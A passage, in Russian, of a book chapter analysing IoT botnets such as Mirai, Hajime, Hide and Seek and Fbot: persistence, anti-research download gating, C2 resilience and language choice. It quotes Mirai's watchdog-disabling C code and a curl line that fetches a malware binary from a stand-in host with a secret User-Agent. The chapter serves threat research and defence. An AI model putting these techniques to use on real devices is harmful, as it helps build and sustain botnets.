Большинство IoT-ботнетов, включая Mirai, не сохраняются после перезагрузок. Создание постоянных ботов, которые работают на широком диапазоне устройств и производителей, потребовало бы серьезного исследования, поскольку они используют разные методы, позволяющие запускать процесс во время загрузки. Поэтому важно стараться держать зараженное устройство активным как можно дольше и предотвращать его перезагрузку. Некоторые IoT-устройства реализуют функцию watchdog, своего рода heartbeat-мониторинг в виде kernel module, который можно опрашивать через virtual device nodes "/dev/watchdog" или "/dev/misc/watchdog". Пользовательский daemon watchdog, работающий в системе и выступающий как heartbeat, регулярно записывает один байт в virtual device node. Включение и отключение watchdog, а также настройка интервалов и параметров выполняются через вызовы "ioctl" на virtual device node. Если пропущено достаточно heartbeat-сигналов, kernel module вызывает перезагрузку устройства, чтобы автоматически исправить зависшее состояние или процесс, вышедший из-под контроля. Представьте бота, выполняющего несколько атак, обычно реализованных в очень плотном цикле, что может привести к тому, что watchdog не получит CPU вовремя и не отправит heartbeat. Чтобы предотвратить перезагрузку под высокой нагрузкой, Mirai пытается отключить любой watchdog, реализованный на устройстве, используя код ниже:

```
// Prevent watchdog from rebooting device
if ( (wfd = open ("/dev/watchdog", 2)) != -1
|| (wfd = open ("/dev/misc/watchdog", 2)) != -1) {
int one = 1;
ioctl(wfd, 0x80045704, &one); // disable watchdog
close(wfd);
wfd = 0;
}
```

Было замечено, что несколько IoT-bots пробуют persistence. Persistent bot можно создать, например, добавляя entries в "cron", которые periodically execute download command. Другой способ persist across reboots - изменить startup configurations IoT device. Method для making bot persistent будет различаться между device classes и manufacturers. Может оказаться, что "cron" недоступен или что manufacturer использует proprietary scheduler для periodic running tasks. Обычно у manufacturers есть способ define tasks, которые должны execute at boot, но consistency в их methods отсутствует. Из-за efficient и aggressive scanning усилия по persistence across reboots не стоят затрат. После reboot

clean device в среднем менее чем за 2 minutes будет (re-)infected тем же или competing botnet [37,38].

Один пример IoT-ботнета, попытавшегося сохраняться после перезагрузок, - Hide and Seek (HNS) [39]. HNS копирует себя в каталог "/etc/init.d", чтобы выполняться после каждой перезагрузки. Однако этот метод работает только если telnet использовался для заражения устройства, только если пользователь был root и только если устройство оставило "/etc/init.d" доступным для записи. Это много "если", и, следовательно, такая простая попытка сделать ботов постоянными будет работать только с немногими устройствами и, конечно, на большинстве Linux-серверов.

### 3.4.10 Prevent downloads

Предотвратить попадание binary в руки исследователей безопасности в первую очередь даже лучше, чем obfuscating и попытки замедлить reversing process. Download servers могут использовать fingerprinting и identification techniques для защиты binaries. HTTP server мог бы, например, inspect request header "User-Agent" клиента, requesting download malware binary. Dropper знает "secret" User-Agent key и передает его в команды wget или curl для download binary. Исследователи безопасности, пытающиеся grab binaries, не знают (или по крайней мере не всегда знают сразу) об использовании HTTP request header "User-Agent" как key и подключаются своим любимым tool с default "User-Agent". Когда download server получает unknown "User-Agent", он просто disconnects или отправляет HTTP error code, чтобы избежать unauthorized access к binaries. По крайней мере один botnet использовал эту technique, чтобы не дать исследователям безопасности easy access к своим binaries; всякий раз, когда client подключался с unknown "User-Agent" value, IP этого client попадал в blacklist server на следующие 24 hours. Этот конкретный botnet использовал request header "User-Agent", чтобы identify platform binary, которую он хотел download. Ниже пример command line, использованной для download MIPS platform binary:

```
curl -A "elf-mips" http://example.com -o malware.mips
```

## 3.5 Decentralized vs centralized command and control

### 3.5.1 Keeping the comms up

Ботнет потерян, когда его C2 infrastructure скомпрометирована. Потеря C2 server означает, что botnet dysfunctional, а bots становятся orphans. Bots могут все еще активно scanning, discovering и infecting new devices, но они не способны принимать new commands, пока communication with C2 infrastructure не восстановлена. Для этого attackers придумали разные способы protect C2 или enable bots re-establish communications with original or new C2 servers.

Централизованно управляемые ботнеты можно вывести из строя через blackholing C2-трафика, sinkholing имени хоста C2-сервера или отключение самого C2-сервера. В зависимости от механизмов, которые есть у бота для защиты C2-инфраструктуры, метод вывода из строя будет отличаться. Blacklisting - еще один эффективный метод блокирования вредоносного трафика, поддерживаемый сообществом и коммерческими потоками данных, содержащими известные вредоносные имена хостов и IP-адреса. Хотя blacklisting является эффективной мерой для защиты конечных точек и частных сетей через anti-malware ПО и решения интернет-шлюзов, он в основном неэффективен для блокирования вредоносного трафика, исходящего от IoT-устройств, напрямую выставленных в интернет, и устройств вроде маршрутизаторов и модемов.

Чтобы build resistance в своих botnets, malicious agents используют redundancy в C2 infrastructure с помощью more than one server. Большинство IoT botnets, обсуждавшихся в предыдущей главе, предоставляют means использовать list of C2 servers, которую bot uses in round-robin fashion, пытаясь connect к каждому server in the list, пока не сможет build a connection. C2 servers могут быть specified с использованием IP address или hostname.

Использование имен хостов дает вредоносному агенту больше гибкости для перемещения инфраструктуры или построения резервирования через round-robin DNS-записи, предоставляющие несколько IP-адресов для одного имени хоста. Однако имена хостов уязвимы к DNS sinkholing и blacklisting. DNS-провайдер может отправить конкретный хост или домен в sinkhole, перенаправив этот хост или все хосты домена на несуществующий IP либо на IP невредоносного сервера, предоставляющего информационную страницу о злоупотреблении. Чем выше DNS-провайдер в цепочке, тем больше устройств и пользователей будут защищены sinkhole.

Использование hardcoded C2 locations в bot облегчает researchers discovering and locating C2 servers. Если C2 protocol слишком obvious, researchers могут подключиться к botnet и сделать свои honeypots частью его, чтобы получать new attack commands так же, как "real" bots. Это наиболее effective way monitor attacks, performed from botnets. Mirai и особенно Qbot имеют basic C2 protocols, которые можно легко implement in fake bots for tracking purposes. Они communicate in clear, без encryption или authentication.

Чтобы evade blacklisting и resist against DNS sinkholing, bots, как известно, используют pseudo-random generated hostnames, dynamically changing based on date или time of day. Эти так называемые domain generation algorithms (DGA) использовались многими botnets ранее и в какой-то момент добрались до IoT botnet в форме еще одного Mirai variant. В декабре 2016 года исследователи безопасности обнаружили Mirai bot с довольно простой DGA feature [40]. DGA implementation использовала три top-level domains (".online", ".tech" и ".support"), а subdomains были 12-byte fixed length random character sequences. Domain фактически менялся once per day. По сравнению с worm Conficker.c, который менял domain 50 000 times per day [41], вариант Mirai можно считать reasonably primitive attempt построить DGA-based C2 infrastructure. Обратите внимание, что не каждое generated name используется bot или имеет registered domain behind it. В случае Conficker.c bot пытался connect только к 500 из 50 000 daily generated domain names. После этого одного isolated IoT malware occurrence DGA не был найден в использовании другими IoT bots. Investment в необходимость register или automate registration domain names - не тот уровень sophistication, который мы привыкли ожидать от большинства IoT botnet campaigns.

Чтобы сделать name resolving более robust, attackers обратились к new technologies, таким как blockchain-based DNS services. Fbot [42], вариант Mirai, заменяет standard DNS use blockchain-based DNS service "EmerDNS". EmerDNS, в духе decentralized blockchain ideology - свободной от любого arbiter или regulator, - предоставляет domain name records полностью decentralized и uncensorable manner. Domain name records cannot be altered, revoked, or suspended by any authority. Только owner record может modify или transfer record другому owner, определяемому тем, кто controls private key связанного Emercoin account. Используя blockchain-based DNS, C2 domain становится труднее track down и невозможно sinkhole, поскольку по определению нет external regulator или authority, которая может force domain name to be taken offline или изменить его content.

Вместо имен хостов, требующих от вредоносных агентов регистрации домена, они могут просто использовать IP-адреса. IP-адреса не дают такой гибкости, как имена хостов, для перемещения или построения резервной C2-инфраструктуры, но также не уязвимы к DNS sinkholes, и поскольку агентам не нужно регистрировать домены, им не приходится бояться отслеживания через них. Боты предоставляют способ сделать C2-инфраструктуру резервируемой за счет использования списка IP-адресов вместо одного IP для C2-сервера. Встраивание IP-адреса в самого бота, конечно, раскрывает его исследователям, которые получают бинарник; поэтому ботнеты вроде Mirai предоставляют ложный C2 IP, чтобы сбить исследователей со следа настоящих C2 IP,

которые хранятся в бинарнике и памяти в зашифрованном виде с использованием проприетарных методов шифрования. Когда исследователи обнаружили C2 IP, они могут работать с ISP, чтобы выполнить blackholing IP-адреса. Blackholing IP означает, что ISP настраивает свои маршрутизаторы так, чтобы IP маршрутизировался на несуществующий хост или в одну из зарезервированных подсетей IANA, например 240.0.0.0/4, которая "reserved for future use". В IPv6 есть префикс специально для таких случаев: согласно IETF RFC6666, Discard Prefix for IPv6 - 100::/64.

Еще один способ повысить устойчивость - скомпрометировать легитимные серверы. Sinkholing имени хоста или blackholing IP в таком случае не вариант, поскольку это затронуло бы легитимные сервисы. Правильный путь вывода ботнета из строя - работать со скомпрометированной стороной, чтобы очистить и защитить серверы. Некоторые взламывают или покупают скомпрометированный веб-сервер на deep web-форумах и строят web-based C2-механизмы поверх него. Иногда хакеров обнаруживали за злоупотреблением существующими сторонними сервисами, такими как Twitter, чтобы управлять своими ботами, скрывая C2-трафик на виду и используя техники вроде стеганографии для хранения вредоносных сообщений внутри изображений. Некоторые вредоносные акторы также замечены в использовании Dropbox API для связи с ботами. Взломав Dropbox-аккаунт ничего не подозревающего пользователя, боты могут скрываться в трафике, который возникает в большинстве домохозяйств и предприятий, и создать эффективный канал связи, поддерживаемый резервированием и доступностью облачного сервиса. Другие могут рассматривать эксплуатацию SDP (session description protocol) information в SIP (session initiation protocol) messages [43].

Location C2 server также может быть concealed through third-party servers. Вместо direct coding C2 IP address в bot, bot coded to reach out to specific URL, содержащий, например, pictures, и использовать steganography или metadata picture, чтобы retrieve IP address. VPNFilter used latter и encoded IP address stage 2 download server в EXIF GPS coordinates первой image в photo gallery, hosted on "photobucket.com".

Конечно, ничто не мешает исследователям безопасности подавать жалобы о злоупотреблении хостинг-провайдерам или властям, запрашивающим судебные решения для отключения вредоносных серверов. Многие поставщики услуг имеют условия обслуживания, которые запрещают злоупотребление их сервисами, и могут в любой момент решить приостановить учетную запись на основе жалоб, чтобы снизить риск блокировки или фильтрации своей IP-подсети. Однако существуют так называемые "bulletproof" хостинг-провайдеры, которые намного терпимее относятся к тому, что можно размещать или как используются их услуги. Такие bulletproof hosting services часто находятся в странах с более мягкими законами и менее строгой экстрадицией, что облегчает уклонение от правоохранительных органов. Таким образом, bulletproof hosting предоставляет очень удобную платформу для C2-инфраструктур.

### 3.5.2 Decentralized botnets

Полностью децентрализованные ботнеты используют peer-to-peer-коммуникации для создания распределенного C2. Распределенная природа C2 позволяет, чтобы функциональность предоставлялась многими, если не всеми, узлами - участниками ботнета, делая вывод из строя через коммуникации почти невозможным. Единственный способ вывести децентрализованные ботнеты из строя - проникнуть в peer-to-peer-канал связи и захватить владение ботнетом, фактически отключив его изнутри. В зависимости от уровня безопасности коммуникационных каналов это может быть от трудного до почти невозможного взлома. Хорошо реализованный peer-to-peer C2 также обеспечивает лучшую масштабируемость и более крупные ботнеты без необходимости инвестировать в более быстрые серверы или увеличивать число серверов, как в центральной C2-инфраструктуре. С другой стороны, полностью децентрализованные ботнеты очень трудно реализовать и закодировать. Типичные IoT-ботнеты, такие как многие варианты на основе Mirai, являются оппортунистическими по природе, требуют очень малых первоначальных инвестиций в разработку и доказали свою высокую эффективность.

Тем не менее, по мере того как исследователи безопасности приближаются к технологиям и методам, используемым этими несложными ботнетами, и развертывают больше сенсоров и honeypots по всему миру, вредоносные акторы должны понимать, что обнаружение становится почти мгновенным, а без устойчивости к выводу из строя конец ботнета последует вскоре после обнаружения. Если ботнет остается активным дольше после обнаружения, чаще всего это потому, что исследователи безопасности хотят оставить его работающим, чтобы собрать больше информации при мониторинге и убедиться, что он не перерастет в реальную и немедленную угрозу. Более сложные и распределенные C2-механизмы и функции, такие как автоматические обновления, требуют более значительных первоначальных инвестиций в кодирование и проектирование, но предоставляют более постоянную и эволюционирующую платформу, которую можно развивать, добавляя со временем новые exploits и расширяя новыми векторами атак. Hajime был самым долго известным активным IoT-ботнетом: он был впервые обнаружен за пару дней до атак на Дун и все еще работал в 2019 году. Hajime получил несколько обновлений, а его модульные боты могут со временем легко расширяться вредоносной полезной нагрузкой. Со временем Hajime получал новые векторы эксплуатации, многие из которых основаны на новых уязвимостях, обнаруженных исследователями безопасности в IoT-устройствах.

Поскольку Hajime полностью децентрализован и использует peer-to-peer C2-сеть с каналами, защищенными шифрованием RC4 на открытом/закрытом ключе, ботнет так и не был выведен из строя. Тем не менее исследователи, подготовившие первый отчет о Hajime, обнаружили изъян в случайном seed, используемом для RC4-шифрования, и поэтому смогли взломать зашифрованные коммуникации. Однако довольно быстро ботнет был обновлен, а изъян исправлен, что сделало его устойчивым к будущим попыткам проникновения. По мере роста сложности ботнетов будет труднее сразу создать безупречный ботнет. Hajime использует хорошо известную публичную peer-to-peer-сеть BitTorrent, применяя динамический и зашифрованный overlay, меняющийся ежедневно, чтобы реализовать полностью децентрализованный C2. Бот выполняет начальную загрузку своей torrent DHT (Distributed Hash Table) с "router.bittorrent.com" и "router.utorrent.com" на порту 6881, что позволяет ему подключаться к torrent peers в trackerless Torrent network. Для создания trackerless Torrent network бот использует динамически сгенерированные info hashes. 160-битные torrent info hashes - это SHA1 hashes, сгенерированные на основе текущей даты, из-за чего overlay network меняется ежедневно. Чтобы динамические info hashes эффективно работали, важно, чтобы дата и время на всех peers torrent network были синхронизированы. Поэтому вредоносное ПО периодически синхронизирует время с использованием NTP-протокола с "ntp.pool.org" на стандартном NTP-порту UDP/123.



Different Torrent info hashes используются для создания нескольких communication channels, по одному для каждого resource, такого как configuration file ("config"), update binary и extension modules. Hajime использует BitTorrent uTP protocol для peer-to-peer communication. uTP implements reliable, in-order transport and flow-control on top of UDP. Используя uTP вместо TCP, Hajime requires only a single socket and port (UDP/1457) для peer-to-peer communications, а также DHT updates.

Hide 'N Seek (HNS) - еще один пример ботнета с децентрализованным C2. Боты HNS используют некоторые методы Mirai для шифрования своих таблиц атак и конфигурации, но в отличие от центральной C2-парадигмы, используемой Mirai, они применяют peer-to-peer-протокол для связи с другими участниками ботнета. В отличие от Hajime, который строит свою peer-to-peer-сеть вокруг существующей BitTorrent-сети, HNS использует специально созданную peer-to-peer-систему поверх UDP. Peer-to-peer-протокол [44] использует случайно сгенерированный или заданный в командной строке UDP-порт и поддерживает несколько типов сообщений, позволяющих обнаружение peers, обнаружение полезной нагрузки, а также передачу данных между участниками ботнета. Протокол не зашифрован, но использует открытые ключи ECDSA для проверки данных, полученных через peer-to-peer-сеть. Первая реализация peer-to-peer-протокола была существенно ошибочной, и боты остановились под собственным весом, поскольку протокол не проверял периодически, активны ли peers; в результате список соседей никогда не очищался и продолжал потреблять память. Более поздние обновления ботнета исправили эти проблемы, но это иллюстрирует, насколько трудно и сколько работы требуется, чтобы построить пользовательские peer-to-peer-протоколы для эффективных и надежных IoT-ботнетов.

### 3.6 Язык программирования на выбор: C, Go, Python или Lua?

Ботнеты используют разные языки программирования для своих ботов, серверов и сканеров. Выбор каждого языка скорее рационален, чем определяется предпочтением автора. Конечно, выбор языка направляется личными предпочтениями и опытом, но сценарий использования должен соответствовать сильным сторонам языка, а широта поддержки сообщества влияет на скорость разработки. Боты работают на устройствах с ограниченными ресурсами, почти без предположений о предустановленных средах или общих библиотеках. C2-сервисы имеют доступ к гораздо большим ресурсам и работают в полностью настраиваемых средах, но они должны быть устойчивыми и стабильными, одновременно обрабатывая много параллельных соединений и запросов. Сканеры должны легко прототипироваться и быстро, эффективно реализовываться, максимально используя работу других, чтобы ограничить время и вложения.

Память во встроенных устройствах ограничена и чаще всего разделяется с RAM-файловыми системами, предоставляющими хранилище для временных данных. Поэтому каждый байт, добавленный к слинкованному бинарнику, в большинстве IoT-устройств учитывается дважды. С учетом памяти в 512 MB, возможно нескольких GB, там мало места для богатых runtime-сред, таких как предоставляемые языками Python или Java. Код, выполняющийся на устройстве, должен использовать эффективный язык программирования, способный минимизировать след процесса в оперативной памяти и дать разработчику максимальный контроль над управлением памятью. Garbage collectors обычно не лучший выбор для сохранения малого memory footprint. В то же время итоговый код должен быть эффективным с точки зрения использования CPU, что означает язык, максимально близкий к фактическому языку машины, но все еще продуктивный и без слоев абстракции вроде bytecode interpreters.

Хороший бот должен иметь малый binary footprint, чтобы эффективно передаваться и занимать ограниченное пространство на устройстве; он должен быть самодостаточным и не делать предположений о доступности общих библиотек на скомпрометированных устройствах. Он должен быть эффективным с точки зрения использования памяти во время выполнения и одновременно

ограничивать циклы CPU. Код должен быть написан переносимо, чтобы его можно было кросс-компилировать для как можно большего числа платформ. Отличная и зрелая цепочка сборки с широкой поддержкой платформ является обязательным фактором при выборе языка.

Еще один важный аспект - использование проверенного в бою кода. Повторное использование кода играет существенную роль в быстром и эффективном выводе нового кода в рабочее состояние. Это не та область, где есть место месяцам разработки и тестирования. Проверенный исходный код - чистое золото для разработчиков ботов. Текущий ландшафт ботнетов ясно иллюстрирует эту сильную зависимость от существующего кода ботов и его повторного использования.

Given these constraints - natively compiled language, broad platform support, efficient memory management, close to native machine code, widespread use, small binaries and ability to create self-contained binaries - на ум приходит только один language: C. Неудивительно, что большинство bots, observed in the wild, coded in C.

При написании стабильных сервисов без утечек следует рассматривать языки, предоставляющие возможности управления памятью, такие как garbage collection, и допускающие компиляцию в промежуточный bytecode для максимальной переносимости. Если такой язык к тому же имеет активное сообщество, создающее качественные модули и библиотеки для расширения его базовых возможностей, он идеально подходит для реализации богатых backend-сервисов. Python - один из таких языков: у него не слишком крутая кривая обучения и, вероятно, самое большое сообщество и число модулей, предоставляющих строительные блоки для быстрого прототипирования функций. Python стал фактическим языком для централизованного сканирования и эксплуатации. Большая часть security community также предоставляет proof-of-concept-код эксплуатации на Python, поэтому простое копирование общедоступного кода в функцию сканера - самый быстрый путь к эксплуатации новых устройств и росту ботнета.

Python все еще интерпретируемый; хотя многие его модули оптимизированы путем переписывания частей или целых модулей на нативном C, он остается довольно медленным по сравнению с нативным C-кодом. Хотя Python является отличным выбором для быстрого прототипирования, ему не хватает многих примитивов конкурентного программирования, которые имеют первостепенное значение для серверных backend, которым нужно обрабатывать много параллельных соединений. Другая проблема Python-кода в том, что он не является строго типизированным: проще говоря, легко выстрелить себе в ногу и получить runtime-ошибки, которые всплывают только после часов работы в production. Строго типизированные языки с обширными проверками компилятора изначально предотвращают большинство runtime-ошибок. Хотя программирование может быть более утомительным и потребует больше работы, чтобы получить код, который действительно компилируется без ошибок, в долгосрочной перспективе это дает более стабильный серверный backend.

Программы на Go (Golang) в большинстве случаев выполняются намного быстрее, чем Python. Go использует строгую типизацию, быстрый garbage collector для удобства и программ без утечек, а чтобы избежать dangling pointers, он не поощряет pointer code, ведущий к повреждению памяти, как это бывает в C. Go также предоставляет примитивы конкурентного программирования, такие как channels и goroutines, позволяя применять парадигму разработки, гораздо более простую и читаемую по сравнению с асинхронным программированием. Go занимает хорошую середину между C и Python и имеет отличную поддержку сообщества для библиотек и расширений. Go компилируется в нативный исполняемый файл, включающий все зависимости. С учетом встроенной поддержки кросс-компиляции ясно, что это очень хорошее соответствие для разработки переносимого вредоносного ПО. Недостаток Go, однако, в том, что footprint, хотя и во много раз ниже, чем у полной runtime-среды вроде Python, все еще значительно больше, чем у C. Однако Go - отличный выбор для backend-серверных процессов, таких как C2-сервисы.

C - низкоуровневый язык, способный использовать общие библиотеки, предоставляемые платформой. Он дает наименьший footprint, но для создания кроссплатформенного исполняемого файла, поддерживающего множество известных и неизвестных платформ, зависимости нужно минимизировать, поэтому в основном встречаются статически слинкованные бинарники. Размер статически слинкованных бинарников больше, чем у исполняемых файлов, использующих динамические библиотеки, но все еще в разы меньше бинарников, произведенных Go. C также дает больше контроля над использованием памяти и поэтому остается лучшим выбором для устройств с ограниченной памятью. Go, Python и Java предоставляют встроенное управление памятью на основе garbage collection, что упрощает написание кода и предотвращение утечек памяти, но их использование памяти раздутое.

Lua, с другой стороны, - мощный, эффективный, легковесный и встраиваемый скриптовый язык. Lua распространяется небольшим пакетом и собирается на всех платформах, где есть стандартный C-компилятор. Lua работает на всех вариантах Unix и Windows, мобильных устройствах с Android, iOS, BREW, Symbian, Windows Phone, на встроенных микропроцессорах вроде ARM и Rabbit, а также на IBM mainframes и т. д. Lua спроектирован так, чтобы хорошо работать с C, а виртуальная машина Lua предлагает небольшой, но гибкий C API. Для работы ей нужно лишь несколько функций библиотеки ANSI C, и она обеспечивает отличную переносимость даже в самые ограниченные embedded-среды. Более того, coroutines Lua предоставляют быстрый и экономный по памяти способ непринудительной многозадачности. Coroutines Lua встроены и не зависят от возможностей нижележащей ОС. Lua дает программе возможность динамически расширять функциональность через scripting. Lua все же увеличивает memory footprint; это интерпретируемый bytecode-язык, использующий garbage collection, но это наименьший footprint, доступный для embedded scripting, и у него есть сильное сообщество, на которое можно опереться. Это интересный выбор для предоставления модульных возможностей расширения более сложным IoT-вредоносам.

Подводя итог: C лучше всего подходит для реализации ботов, которым нужно работать на ограниченных устройствах; Go - отличный выбор для backend-сервисов, таких как C2- и download-серверы; Python наиболее эффективен для быстрого прототипирования и развертывания централизованных процессов сканирования. Lua предоставляет эффективный способ создавать модульных и скриптуемых ботов.

### 3.7 Заключение

IoT-ботнеты находятся в полном развитии и процветают в подпольном сообществе, жаждущем экономичных инструментов. Это в значительной степени приводит к повторному использованию одних и тех же концепций и возможностей, тогда как постепенные изменения вносятся, чтобы сделать ботнет более устойчивым к выводу из строя, более эффективным в росте размера и более модульным с точки зрения функциональности и полезных нагрузок.

Ботнеты постепенно адаптируются, чтобы оставаться вне поля зрения исследователей и их сенсорных и honeypot-сетей. Техники централизованного сканирования и сторонние поисковые системы не только снижают стоимость разработки и время вывода новых возможностей сканирования, но и не дают ботнету производить слишком много шума. Использование популярных языков программирования, таких как Python, для централизованной эксплуатации позволяет ботнетам быстро и легко добавлять новые exploits; в большинстве случаев все, что требуется, - скопировать и вставить proof-of-concept-код эксплуатации.

Хотя некоторые ботнеты ввели уклоняющиеся функции, чтобы избежать обнаружения, эти усилия в основном сосредоточены на стороне обнаружения и эксплуатации, а не в C2 или самих ботах. Боты

больше заботятся о сокрытии от конкурирующих ботнетов, чем от владельцев устройств, исследователей безопасности или потенциальных anti-malware-средств. Это демонстрирует очень специфическую характеристику вредоносного ПО на основе IoT, которая не относится к его родственникам, нацеленным на интерактивные системы Windows, MacOS или Linux. IoT-ботнеты охотятся за headless-устройствами, где отсутствует большинство средств обнаружения вторжений и угроз, известных на других платформах.

В последнее время ботнеты начали кампании против более мощных облачных серверов. Многие облачные серверы работают под теми же хорошо известными и доступными операционными системами, что и IoT-устройства, и с учетом кроссплатформенной природы кода ботов переход от IoT-устройств к серверам является лишь вопросом уязвимостей и exploits.

Новые, более мощные платформы позволили появиться новым типам полезной нагрузки, что привело к злоупотреблению облачной инфраструктурой для майнинга криптовалют. Существующая IoT-платформа, а точнее устройства, которые напрямую подключены и предоставляют пересылку пакетов с гибкими возможностями настройки, привела к появлению анонимизирующих проху. Некоторые из них могут динамически строить и разрушать случайные маршруты через мозаику скомпрометированных устройств, из-за чего трудно, если не невозможно, отследить источник автоматизированных и целевых атак, включая захват учетных записей, web scraping, denial of inventory, click-fraud, SPAM и carding-мошенничество.

Хотя децентрализованный C2 дает ботнеты, которые очень трудно вывести из строя, большинство ботнетов все еще реализовано вокруг центральной C2-инфраструктуры. Децентрализованные ботнеты требуют трудных в реализации и защищенных peer-to-peer-каналов связи и, как следствие, серьезных временных вложений с высоким риском запуска ошибочного ботнета, который можно слишком легко захватить или вывести из строя.

Это не конец эпохи; мы лишь стали свидетелями роста и закрепления новой категории угроз, которая продолжит использовать нашу потребность в умных и подключенных домах, городах и отраслях. От connected cars до connected cows [45]: по мере того как люди создают новые возможности для бизнеса и потребителей, на темной стороне возникают новые возможности для вымогательства, злоупотребления и эксплуатации. С приближением 5G, готового занять мир мобильных коммуникаций, его низкая задержка, высокая пропускная способность, высокая плотность и прямое интернет-подключение станут переломным фактором для большинства подключенных устройств и вполне могут стать следующим взрывом IoT, буквально и фигурально.

## References

- [1] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and Other Botnets. IEEE Computer, 50, 2017, 80-84.
- [2] Sam Kottler. February 28th DDoS Incident Report. <https://github.blog/2018-03-01-ddos-incident-report/>, March 2018.
- [3] Marek Majkowski. Memcrashed Major amplification attacks from UDP port 11211. <https://blog.cloudflare.com/memcrashed-major-amplification-attacks-from-port-11211/>, February 2018.
- [4] Ron Winward. Iot attack handbook: A field guide to understanding iot attacks from the mirai botnet and its modern variants. [www.radware.com/iot-attack-ebook](http://www.radware.com/iot-attack-ebook), November 2018.
- [5] IETF. BCP385: Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. <https://tools.ietf.org/html/bcp38>, May 2000.

- [6] Fernando Mercés. Cryptocurrency-Mining Malware Targeting IoT, Being Offered in the Underground. <https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-mining-malware-targeting-iot-being-offered-in-the-underground/>, May 2018.
- [7] Pascal Geenens. Hadoop YARN: An Assessment of the Attack Surface and Its Exploits. <https://blog.radware.com/security/2018/11/hadoop-yarn-an-assessment-of-the-attack-surface-and-its-exploits/>, November 2018.
- [8] Catalin Cimpanu. The Satori Botnet Is Mass Scanning for Exposed Ethereum Mining Rigs. [www.bleepingcomputer.com/news/security/the-satori-botnet-is-mass-scanning-for-exposed-ethereum-mining-rigs/](http://www.bleepingcomputer.com/news/security/the-satori-botnet-is-mass-scanning-for-exposed-ethereum-mining-rigs/), May 2018.
- [9] Jasper Manuel, Rommel Joven, and Dario Durando. OMG: Mirai-based Bot Turns IoT Devices into Proxy Servers. [www.fortinet.com/blog/threat-research/omg-mirai-based-bot-turns-iot-devices-into-proxy-servers.html](http://www.fortinet.com/blog/threat-research/omg-mirai-based-bot-turns-iot-devices-into-proxy-servers.html), February 2018.
- [10] Symantec. Inception Framework: Alive and Well, and Hiding Behind Proxies. [www.symantec.com/blogs/threat-intelligence/inception-framework-hiding-behind-proxies](http://www.symantec.com/blogs/threat-intelligence/inception-framework-hiding-behind-proxies), March 2018.
- [11] Catalin Cimpanu. IoT botnet used in YouTube ad fraud scheme. [www.zdnet.com/google-amp/article/iot-botnet-used-in-youtube-ad-fraud-scheme/](http://www.zdnet.com/google-amp/article/iot-botnet-used-in-youtube-ad-fraud-scheme/), January 2019.
- [12] Trend Micro. Over 200,000 MikroTik Routers Compromised in Cryptojacking Campaign. [www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/over-200-000-mikrotik-routers-compromised-in-cryptojacking-campaign](http://www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/over-200-000-mikrotik-routers-compromised-in-cryptojacking-campaign), August 2018.
- [13] Cisco Talos. VPNFilter III: More Tools for the Swiss Army Knife of Malware. <https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html>, September 2018.
- [14] Timothy Easton. Chalubo botnet wants to DDoS from your server or IoT device. <https://news.sophos.com/en-us/2018/10/22/chalubo-botnet-wants-to-ddos-from-your-server-or-iot-device/>, October 2018.
- [15] Pascal Geenens. JenX - Los Calvos de San Calvicie. <https://blog.radware.com/security/2018/02/jenx-los-calvos-de-san-calvicie/>, February 2018.
- [16] Anagnostopoulos M., Kambourakis G., Drakatos P., Karavolos M., Kotsilitis S., Yau D.K.Y. (2017) Botnet Command and Control Architectures Revisited: Tor Hidden Services and Fluxing. In: Bouguettaya A. et al. (eds) Web Information Systems Engineering - WISE 2017. WISE 2017. Lecture Notes in Computer Science, vol 10570. Springer, Cham.
- [17] Matt Reynolds. TalkTalk and Post Office customers hit by Mirai worm attack. [www.wired.co.uk/article/deutsche-telekom-cyber-attack-mirai](http://www.wired.co.uk/article/deutsche-telekom-cyber-attack-mirai), November 2016.
- [18] QA Cafe. The truth about the Mirai-based router vulnerability. [www.qacafe.com/training/home-router-attack-tr-069-vulnerability/](http://www.qacafe.com/training/home-router-attack-tr-069-vulnerability/).
- [19] Pierre Kim. Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server. <https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>, March 2017.
- [20] Gergely Eberhardt. AVTECH IP Camera/NVR/DVR Devices - Multiple Vulnerabilities. [www.exploit-db.com/exploits/40500/](http://www.exploit-db.com/exploits/40500/), October 2016.
- [21] Check Point Research. Huawei Home Routers in Botnet Recruitment. <https://research.checkpoint.com/good-zero-day-skiddie/>, December 2017.
- [22] s3cur1ty.de. Multiple Vulnerabilities in D'Link DIR-600 and DIR300 (rev B). [www.s3cur1ty.de/m1adv2013-003](http://www.s3cur1ty.de/m1adv2013-003), February 2013.

- [23] SecuriTeam Secure Disclosure. SSD Advisory - Netgear ReadyNAS Surveillance Unauthenticated Remote Command Execution. <https://blogs.securiteam.com/index.php/archives/3409>, September 2017.
- [24] NETGEAR. Security Advisory for Command Injection Vulnerability in ReadyNAS Surveillance Application, PSV-2017-265 3. <https://kb.netgear.com/000049072/Security-Advisory-for-Command-Injection-in-ReadyNAS-Surveillance-Application-PSV-2>, September 2017.
- [25] SecuriTeam Secure Disclosure. SSD Advisory - Vacron NVR Remote Command Execution. <https://blogs.securiteam.com/index.php/archives/3445>, October 2017.
- [26] SecuriTeam Secure Disclosure. SSD Advisory - D-Link 850L Multiple Vulnerabilities (Hack2Win Contest). <https://blogs.securiteam.com/index.php/archives/3364>, August 2017.
- [27] s3cur1ty.de. Multiple Vulnerabilities in Linksys E1500/E2500. [www.s3cur1ty.de/m1adv2013-004](http://www.s3cur1ty.de/m1adv2013-004), February 2013.
- [28] Bugtraq Roberto Mailing list archives. Unauthenticated command execution on Netgear DGN devices. <http://seclists.org/bugtraq/2013/Jun/8>, May 2013.
- [29] Minh Triet Pham Tran. AVTECH Vulnerabilities. <https://github.com/Trietptm-on-Security/AVTECH>, October 2016.
- [30] Hui Wang. ADB.Miner: Malicious code is mining with Android devices that open the ADB interface. <https://blog.netlab.360.com/early-warning-adb-miner-a-mining-botnet-utilizing-android-adb-is-now-rapidly-spread>, February 2018.
